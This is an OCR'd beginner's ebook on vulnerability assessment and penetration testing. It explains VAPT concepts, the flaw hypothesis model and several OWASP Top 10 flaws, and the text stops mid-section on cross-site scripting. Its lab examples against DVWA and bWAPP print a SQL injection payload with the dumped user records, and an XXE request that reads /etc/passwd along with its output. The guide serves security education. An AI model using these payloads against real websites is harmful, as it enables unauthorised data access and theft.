


CYbrot Online Education
presents

BEGINNERS GUIDE FOR VULNERABILITY ASSESSMENT AND PENTESTING

BY
NIDHI SAKWAR

www.cybrot.com

Last updated: September 03, 2019

The information contained in this book is for general information purposes only .Author assumes no responsibility for errors or omissions in the contents. In no event shall Author be liable for any special, direct, indirect, consequential, or incidental damages or any damages whatsoever, whether in an action of contract, negligence or other tort, arising out of or in connection with the use of the Service or the contents of the Service. Author reserves the right to make additions, deletions, or modification to the contents.

Table of Content

Chapter 1

1.1 Introduction

Securing an ecommerce web application is a challenge in itself Because of the complexity increasing day by day. Vulnerability Assessment and penetration helps in finding out the vulnerabilities available in the website to protect it from the various attacks. VAPT is made from two different processes .Vulnerability assessment is performed to evaluate the websites and all the security risk present in it to minimize the possibility of a threat. Vulnerability is considered to be loophole in the procedures, design, implementation which can easily be exploited by the attacker to get easy unauthorised access. If the assessment is not done properly it can result in the violation of security policy, unauthorised access, Data leakage, etc.

Vulnerability Assessment and Penetration Testing (VAPT) helps to assess the effectiveness and ineffectiveness of the security arrangements of web application to stay protected against the rising Cyber threats. The projected work helps to develop a versatile mechanism which is able to find vulnerabilities from internet applications. So, Identification of Vulnerabilities and remedy of a similar has become one among the prime issues for organizations.

With the growing inter-connectivity of systems and advancement in Cyber Services, the extent of Cyber Attacks has conjointly exaggerated. Thus so as to stay immune and for threat minimization, Vulnerability Assessment and Penetration Testing (VAPT) is conducted by the organizations on regular basis.

1.2 Vulnerability Assessment

Vulnerability Assessment In this part the VAPT tester aims at finding crucial information about the test target and scanning the target to find the vulnerabilities. Vulnerability is a flaw in a system. Reasons for vulnerability existence are weak password, coding, input validation or misconfiguration etc. The attacker first identifies vulnerabilities and makes use of it for malicious purposes. Vulnerability assessment is strategy which follows systematic and proactive approach to discover vulnerability. It is practiced to discover known and unknown problems in the system. Industry standard like DSS PCI also require this from a compliance point of view. Vulnerability assessment can be achieved with the help of scanners. It is a hybrid solution consisting of automated testing and expert analysis.

1.2.1Advantages of VA

- Used for enabling automation of thousands of security checks
- Helpful in integrating the organization‟s threat and vulnerability management program.
- Serves as a useful layer-one remediation test and can be done with easily available tools

1.2.2 Disadvantages of VA:

- Generates an incoherent and overwhelming amount of data along with some falsepositive results
- Fails to identify logical attack vectors such as application logic flaws and password reuse c. Produces remediation recommendations that are generic and based on tool output B.

1.3. Penetration Testing

A penetration testing assesses the security posture of a system or network by performing attack. Penetration testing is the methods of testing the websites through various malicious techniques. It is method which finds out the possible exploits in the website .the testers have the authority to do such testing. The aim of the tester behind doing this is to check the difficulty level of exploiting the vulnerability and its impact on the concerned Information system. The VAPT tester performs all these operations in a very controlled and supervised manner, so that it does not affect the functioning of other parts of the system.

1.3.1 Advantages of PT

- Mitigating controls are taken into account
- Enables the chaining together of vulnerabilities to understand the full impact of all discovered issues
- Removes false-positives from all layers of the security model

1.3.2 Disadvantages of PT

- Requires comparatively more time and effort than a vulnerability assessment
- Usually requires hiring an outside firm for pen testing
- Every test does not guarantee to identify a vulnerability
- A penetration test is unlikely to provide information about new vulnerabilities

E-commerce web applications are basically the application of the e-Commerce websites which make the browsing easy for the customers. E-Commerce web applications are more convenient for the customers to order and explore.

For performing Vulnerability assessment and penetration testing it requires a specified permission from the website. If performed without the permission it may result in some serious consequences such a unauthorised access, breach of privacy of the organisation.

1.4 Flaw Hypothesis Model

Models are actually the Blueprints of the complete process. These blueprints help the VAPT testers to conduct the test more efficiently and accurately. The testers use these models to analyze their course of work and protect the process from failure.

This model was developed at System Development Corporation and it provides a framework for VAPT studies. It is basically a System Analysis and Penetration Prediction technique which compiles a list of Hypothesized Flaws in the concerned system by analysing the specification and documentation for the system. These Hypothesized flaws are devised on the basis of the tester's Experience and Expertise on the concerned system type. Once the list of such flaws is devised, the flaws are then prioritized on the basis of the estimated probability that a flaw actually exists, and on the ease of exploiting it to the extent of control or compromise. The final prioritized list is then used to direct the actual testing process. The Flaw Hypothesis model proceeds in five steps

1) **Information Gathering**

   In this part the VAPT tester tries to become familiar with the system's functioning, its components anc resources. It examines the System's Design, its Implementation, its

   Operating procedures, and it‟s Use.

2) **Flaw Hypothesis**

   Based on the knowledge gained in the first step and with the help of the previous Experiences and Expertise, the tester hypothesizes flaws in the concerned system. The actual existence and exploitation of these flaws is checked in the next steps.

3) **Flaw Testing**

   In this part the testers perform the actual testing of their list of Hypothesized flaws. If a flaw does not exist or cannot be exploited, the testers go back to the previous step. Otherwise if the flaw exists and is exploitable they proceed to the next step.

4) **Flaw Generalization**

   Once the Flaw is successfully exploited, the testers tries to generalize the concerned vulnerability and makes attempts to find others similar to it, by feeding their new understanding or hypothesis to second step and keeps iterating until the test is complete and there are no more vulnerabilities to be addressed.

5) **Flaw Elimination**

This is an Additional step in which the testers Document and Report the test findings, and try to suggest mitigation plans to resolve the identified vulnerabilities

Chapter 2

2.1Owasp Top 10 Vulnerabilities

Here is the list of top 10 vulnerabilities which can be easily exploited by the attackers. The OWASP vulnerabilities are the most critical risk to the web applications. Organisation refers to this report so that the teams can be more prepared about the types of risk that can occur in the organisation. These are some risk which cannot be ignored by the organisations. Organisations need to be sure that all the measures and controls are ready to face these types of vulnerabilities. These attacks can be better understood with the help of Damn Vulnerable Web Application.

Damn Vulnerable Web Application


It is type of website application which works on PHP/SQL which is damn vulnerable application. This provides better understanding of the vulnerabilities and helps the developers and programmers to test their skills as well as how much they are capable of treating the vulnerability.

The vulnerabilities which are identified in the 2018 by the OWASP are:-

2.1.1 SQL Injection

The SQL injection is the vulnerability in which the attacker inserts the different codes in the web application which can cause malicious activities, data loss, etc. These types of vulnerabilities are considered high at risk because they are able to communicate with the database directly. Any important information can be extracted easily with the help of SQL Injection**.** These types of vulnerabilities can result into the exposure of Username, passwords, data bases, etc.

In DVWA we will insert the digit 1 to see whether the SQL injection is possible in the website or not if the fields are vulnerable they will reflect the data base.



Vulnerability: SQL Injection

User ID: 1


```
ID: 1
First name: admin
Surname: admin
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Figure 1 SQL Injection

Similarly if we insert the script „%‟ or „0‟=‟0‟ It will show the database of the employees



Vulnerability: SQL Injection

User ID:

%' or '0'='0

```
ID: %' or '0'='0
First name: admin
Surname: admin

ID: %' or '0'='0
First name: Gordon
Surname: Brown

ID: %' or '0'='0
First name: Hack
Surname: Me

ID: %' or '0'='0
First name: Pablo
Surname: Picasso

ID: %' or '0'='0
First name: Bob
Surname: Smith
```

Figure 2 Result of SQL Injection

2.1.2 Broken Authentication

The vulnerabilities in the web application can provide the access to the attacker of various systems present in the organisation. If there are Vulnerabilities present in the Authentication system it can give access to the wrong person. If an attacker gets the access to the admin systems or any other system he can compromise the entire system. The attacker can gain also gain complete control over the systems.


2.1.3 Sensitive Data Exposure

Sensitive data exposure is the vulnerabilities which can exploit the sensitive data from the organisation such as financial data. If organisation don‟t protect the data with the different methods it is easy for the attacker to exploit the vulnerability easily. If the caches are not cleared attacker can use the cache and revisit the website or the webpages. Man in the middle attack[1] is one of the examples of the sensitive data exposure.

2.1.4 External Entity Attack

A XML parser can be tricked into sending information to an unapproved external entity, which can pass confidential information legitimately to an attacker. It takes advantage of xml parser in the web application which can parse bad data. It allows attacker to include server internal file and if the xml parser is poorly configured then that xml parser will end up showing the Server internal files. XXE vulnerability can result into Denial of service attack also.

[1] It is the type of attack in which the attacker intrudes the information when send from the sender to receiver.



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
1 × 2 × ...
Go Cancel < >
Target: http://localhost
Request
Raw Params Headers Hex XML

```
Proxy-Connection: keep-alive
Content-Type: text/xml; charset=UTF-8
Referer: http://localhost/bWAPP/xxe-1.php
Content-Length: 59
Cookie: PHPSESSID=ff3db4e4e8d3ee450d7e5aaaaaa54f04; security_level=0
Pragma: no-cache
Cache-Control: no-cache

<reset><login>bee</login><secret>Any bugs?</secret></reset>
```

? < + >
Type a search term
0 m
Response
Raw Headers Hex

```
Date: Fri, 07 Nov 2014 05:03:28 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8
OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 28
Content-Type: text/html

bee's secret has been reset!
```

Figure 3 XXE Vulnerability


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
1 × 2 × ...
Go Cancel < >
Target: http://localhost
Request
Raw Params Headers Hex XML
? < + > Type a search term
0 m
Response
Raw Headers Hex

```
Referer: http://localhost/bWAPP/xxe-1.php
Content-Length: 172
Cookie: PHPSESSID=ff3db4e4e8d3ee450d7e5aaaaaa54f04; security_level=0
Pragma: no-cache
Cache-Control: no-cache

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE Header [
<!ENTITY bWAPP SYSTEM "file:///etc/passwd">
]>
<reset><login>&bWAPP;</login><secret>Anything</secret></reset>
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
```

Figure 4 XXE Exploited

2.1.5 Broken Access Control

Broken access control vulnerability allows the attacker to change only some part of the url and get the access to the webpage. It refers to bypassing the access control and authentication of the system. The attacker can gain all the privileged access and perform tasks with the help of bypassing the security systems. Access control provides a framework that controls access to data or usefulness. Broken access controls enable assailants to sidestep approval and perform undertakings as if they were privileged authority.

2.1.6 Security Misconfiguration


Security misconfiguration is the vulnerability which is the most common vulnerability. It is the result of not changing the passwords and using the default ones or displaying excessively verbose errors. Sometimes the website displays the error code is more descriptive manner which can be harmful for the organisation and result in exposing about the vulnerability present in the website.

2.1.7 Cross-Site Scripting

Cross-site scripting vulnerabilities are the vulnerabilities which can be easily exploited by adding custom code in the URL path. The Cross site scripting is noticed in the website which is visible to other user. If any malicious Java script code is run on the victim‟s browser the vulnerability can be easily exploited.

For example, If an email sent to the victim pretending to be from any trusted bank by the attacker with a attach link to that bank‟s website. The attacker could send any malicious JavaScript code attached in the end of the URL. If the bank‟s s website is vulnerable and not protected against the cross site scripting attack then the URL code will be easily accessible to the victim and the malicious code will be running in the victim‟s system.

This can be better understood with the help of Code Bashing. These are the steps which are performed by with the help of code bashing

